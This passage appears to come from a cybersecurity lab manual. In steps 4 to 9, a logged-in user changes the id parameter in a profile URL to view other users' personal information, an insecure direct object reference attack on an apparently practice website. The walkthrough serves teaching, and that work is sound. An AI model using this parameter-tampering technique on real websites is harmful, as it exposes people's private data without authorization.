
4. You are logged into the website. Click the **View Profile** tab from the menu bar.




5. You will be redirected to the profile page, which displays the personal information of **steve** (here, you). You will observe that the value of **ID** in the personal information and address bar is **4**.



6. Now, try to change the parameter in the address bar to **id=1** and press **Enter**.




7. You will be redirected to the profile of **sam** without having to perform any hacking techniques to explore the database. Here, you can observe Sam's personal information under the **View Profile** tab, as shown in the screenshot.




8. Now, try the parameter **id=3** in the address bar and press **Enter**.

9. You get the profile for **kety**. This way, you can change the id number and obtain profile information for different users.

